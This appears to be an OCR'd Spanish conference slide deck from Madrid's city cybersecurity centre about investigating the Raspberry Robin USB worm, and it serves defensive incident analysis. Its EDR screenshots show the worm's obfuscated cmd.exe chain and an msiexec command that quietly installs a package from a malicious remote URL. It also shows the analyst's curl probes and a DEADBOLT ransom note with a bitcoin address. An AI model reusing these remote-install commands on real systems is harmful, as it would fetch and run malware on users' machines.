



PROTAAPP
PROTEGE LAS ADMINISTRACIONES PÚBLICAS

Robin de los PINTXOS


HACE 65 MILLONES DE AÑOS QUE ESTÁBAMOS ESPERÁNDOLLO

OTRA LOCURA DE @YOCUCHI



PROTAPP
PROTEGE LAS ADMINISTRACIONES PÚBLICAS






¿oís el sonido?

Algo se acerca....



Francisco Hernández Cuchi– Jefe de Departamento de
Operaciones Ciber
Centro de Ciberseguridad Ayuntamiento de Madrid
#CCMAD

Who am I





¿De qué va la peli?

- Raspberry Robin
- Cuchiberry Robin
- Bonus Track entrevista a puesto de trabajo
en ransomware-gang





Noticias

Raspberry Robin se ha convertido en la mayor amenaza de malware del año

Raspberry Robin tiene a más de 3.000 ordenadores infectados en diferentes empresas.



Por: Yvannosky Herreras | 31 de octubre de 2022





524

VECES
COMPARTIDO

Tabla de contenido

- El gusano para Windows es una llave maestra para cibercriminales
- Raspberry Robin crea conexión entre malware
- Los investigadores no comprenden la cadena de infección de Raspberry Robin
- Más de mil empresas están infectadas con el gusano
- ¿Cómo entra Raspberry Robin en el dispositivo?





DEMO >

WHAT WE DO

SOLUTIONS

RESOURCES

PARTNERS

COMPANY



— RESOURCES • BLOG

THREAT INTELLIGENCE


Raspberry Robin gets the worm early


Red Canary is tracking a worm spread by external drives that leverages Windows Installer to reach out to QNAP-associated domains and download a malicious DLL.

LAUREN PODBER • STEF RAND

Originally published May 5, 2022. Last modified September 16, 2022.

Red Canary INTEL





Canales de comunicación alternativos




Save Logs



Rotado de passwords



AV modo frenzy



EDR hasta en la sopa



Reduce Superficie Exposición




Alguien para Timeline



Cloud spreadsheet



2FA everywhere



24x7 Monitoring



Transparencia y comparte



Usuario BreaktheGlass



Logs Viejunos



Los juegos de los Backup



Afirmaciones solo en evidencias

ooted°CC

Guarda para contarla



EDR EDR EDR
EDR EDR EDR
EDR EDR EDR

Lo típico que necesito

Incidents > Potential Raspberry Robin worm command on one endpoint

Potential Raspberry Robin worm command on on...


Attack story Alerts (1) Devices (1) Users (1) Mailboxes (0) Apps (0) Investigations (0) Evidence and Response (0)

Alerts <

0/1 Active alerts Unpin all Show all

Sep 19, 2022 5:35 PM Resolved
Potential Raspberry Robin worm command

Incident graph Layout Group similar nodes



Incidents

Most recent incidents and alerts

Export


	Incident name	Incident Id	Tags	Severity
<input type="checkbox"/>	> Multi-stage incident involving Initial access & D... 9049	9049	Ransomware	High
<input type="checkbox"/>	> Multi-stage incident involving Initial access & E... 8973	8973		High
<input type="checkbox"/>	> Initial access incident on one endpoint 8934	8934		High
<input type="checkbox"/>	> Initial access incident on one endpoint 8937	8937		High
<input type="checkbox"/>	> Multi-stage incident involving Initial access & E... 8930	8930		High
<input type="checkbox"/>	> Multi-stage incident involving Initial access & E... 8775	8775		High
<input type="checkbox"/>	> Potential Raspberry Robin worm command on ... 8643	8643		High
<input type="checkbox"/>	> Potential Raspberry Robin worm command on ... 8640	8640		High
<input type="checkbox"/>	> Initial access incident on one endpoint 8489	8489		High
<input type="checkbox"/>	> Multi-stage incident involving Initial access & E... 8465	8465		High
<input type="checkbox"/>	> Initial access incident on one endpoint 8226	8226		High
<input type="checkbox"/>	> Initial access incident on one endpoint 8240	8240		High
<input type="checkbox"/>	> Initial access incident on one endpoint 8229	8229		High
<input type="checkbox"/>	> Initial access incident on one endpoint 8009	8009		High


		Visto por última vez
▼	[10496] explorer.exe	Observada internacionalmente
	Process id 10496	Visto por primera vez
	Image file path C:\Windows\explorer.exe	Visto por última vez
	Image file SHA1 2c6fbe01187c5fa8f88d594ed5cfa976ac14bddb	Ver todos los dispositivos
	Image file creation time 30 de may. de 2022 10:12:14	
	Execution details Elevated, Integrity level: Medium	
User		
PE metadata	explorer.exe	
▼	[8640] cmd.exe /D/rYPE QjM.BmP Cmd	
	Process id 8640	
	Command line "cmd.exe"	
	Image file path C:\Windows\System32\cmd.exe	
	Image file SHA1 f1efb0fddc156e4c61c5f78a54700e4e7984d55d	
	Image file creation time 6 de jun. de 2021 21:49:08	
	Execution details Token elevation: Limited, Integrity level: Medium	
Mitre techniques	T1106: Native API, T1059.003: Windows Command Shell, T1027: Obfuscated Files or Information	
User		
PE metadata	cmd.exe	
▼	[5288] cmd.exe /S /D /c" tYPE QjM.BmP"	
	Process id 5288	
	Command line cmd.exe /S /D /c" tYPE QjM.BmP"	
	Image file path C:\Windows\System32\cmd.exe	
	Image file SHA1 f1efb0fddc156e4c61c5f78a54700e4e7984d55d	
	Image file creation time 6 de jun. de 2021 21:49:08	
	Execution details Token elevation: Limited, Integrity level: Medium	
User		
PE metadata	cmd.exe	
	⚠ Suspicious process launched using cmd.exe	
		■■■ Medio ■■ Detectado ○ En curso ...



[13420]	msiexec.exe	MSiexec vStjtN=mWfsjLPD BQpea=OKJJE zcaSyA=Oh -quieT /PaCkaGe "HTTP://Qjl6.com:8080/AyATMcl/g/ain/37OHuYw/n/5CG02336L2?LSP007"	...	^
Process id	13420			
Command line	MSiexec vStjtN=mWfsjLPD BQpea=OKJJE zcaSyA=Oh -quieT /PaCkaGe "HTTP://Qjl6.com:8080/AyATMcl/g/ain/37OHuYw/n/5CG02336L2?LSP007"			
Image file path	C:\Windows\System32\msiexec.exe			
Image file SHA1	5d6102f5a170e982c7735bfc2b9c1a0a0d435fd1			
Image file creation time	7 de dic. de 2019 10:09:44			
Execution details	Token elevation: Limited, Integrity level: Medium			
User	[REDACTED]			
PE metadata	msiexec.exe			
Referenced in commandline	HTTP://Qjl6.com:8080/AyATMcl/g/ain/37OHuYw/n/5CG02336L2?LSP007			
⚠ Suspicious behavior by msiexec.exe		■■■ Medio	● Detectado	● Nueva
[9944] explorer.exe ExpiOrer "FLASH DRIVE"				
Process id	9944			
Command line	ExpiOrer "FLASH DRIVE"			
Image file path	C:\Windows\explorer.exe			
Image file SHA1	4544f7534d80cb368c4979bfe7e570d8ec0834d9			
Image file creation time	26 de jul. de 2022 15:31:00			
Execution details	Token elevation: Limited, Integrity level: Medium			
User	[REDACTED]			
PE metadata	explorer.exe			
⚠ Suspicious USB drive activity		■■■ Medio	● Detectado	● Nueva

It began in Africa...





QNAP QTS

NAS084F64



¡Bienvenido!

QTS está diseñada para mejorar su productividad y la experiencia multimedia.

Entrar

Your files have been locked by DEADBOLT

New Tab

X +

qji6.com:8080



DEADBOLT

WARNING: Your files have been locked by DEADBOLT

> **What happened?**

All **your files** have been encrypted. This includes (but is not limited to) Photos, Documents and Spreadsheets.

> **Why Me?**

This is not a personal attack. You have been targeted because of the inadequate security provided by your product vendor (QNAP).

> **What now?**

You can make a payment of (exactly) **0.050000** bitcoin to the following address:
bclqmhtkvexvcg504nsnkdg08wqpxkk2hnekhlr5g


Once the payment has been made we'll follow up with a transaction to the same address, this transaction will include the **decryption key** as part of the transaction details. [[more information...](#)]

You can enter the **decryption key** below to start the decryption process and get access to all your files again.

important message for QNAP



Enter your key here..




Seamos maquinas totales

```
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ wget "HTTp://Qji6.com:8080/AyATMcI/g/ain/370HuYw/n/5CG02336L2?LSP00"
--2022-08-12 12:07:40-- http://qji6.com:8080/AyATMcI/g/ain/370HuYw/n/5CG02336L2?LSP00
Resolving qji6.com (qji6.com) ... 74.133.3.172
Connecting to qji6.com (qji6.com)|74.133.3.172|:8080 ... connected.
HTTP request sent, awaiting response ... 404 Not Found
2022-08-12 12:07:43 ERROR 404: Not Found.

(kali㉿kali)-[~]
$ wget "HTTp://Qji6.com:8080/AyATMcI/g/ain/370HuYw/n/5CG02336L2?LSP003"
--2022-08-12 12:07:50-- http://qji6.com:8080/AyATMcI/g/ain/370HuYw/n/5CG02336L2?LSP003
Resolving qji6.com (qji6.com) ... 74.133.3.172
Connecting to qji6.com (qji6.com)|74.133.3.172|:8080 ... connected.
HTTP request sent, awaiting response ... 404 Not Found
2022-08-12 12:07:52 ERROR 404: Not Found.

(kali㉿kali)-[~]
$ 
* Connection #0 to host qji6.com left intact
(r00t㉿kali)-[/media/sf_Hacks/Incidente Rasp Worm 2022 -8-12]
# curl 'http://qji6.com:8080/AyATMcI/g/ain/370HuYw/n/5CG02336L2?LSP007' -H 'User-Agent: Windows_Installer' -vv
vvv
* Trying 74.133.3.172:8080 ...
* Connected to qji6.com (74.133.3.172) port 8080 (#0)
> GET /AyATMcI/g/ain/370HuYw/n/5CG02336L2?LSP007 HTTP/1.1
> Host: qji6.com:8080
> Accept: */*
> User-Agent: Windows_Installer
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 404 Not Found
< Date: Fri, 12 Aug 2022 10:15:55 GMT
< Server: nginx
< X-Frame-Options: SAMEORIGIN
< Content-Type: text/html
< Content-Length: 0
<
* Connection #0 to host qji6.com left intact
```

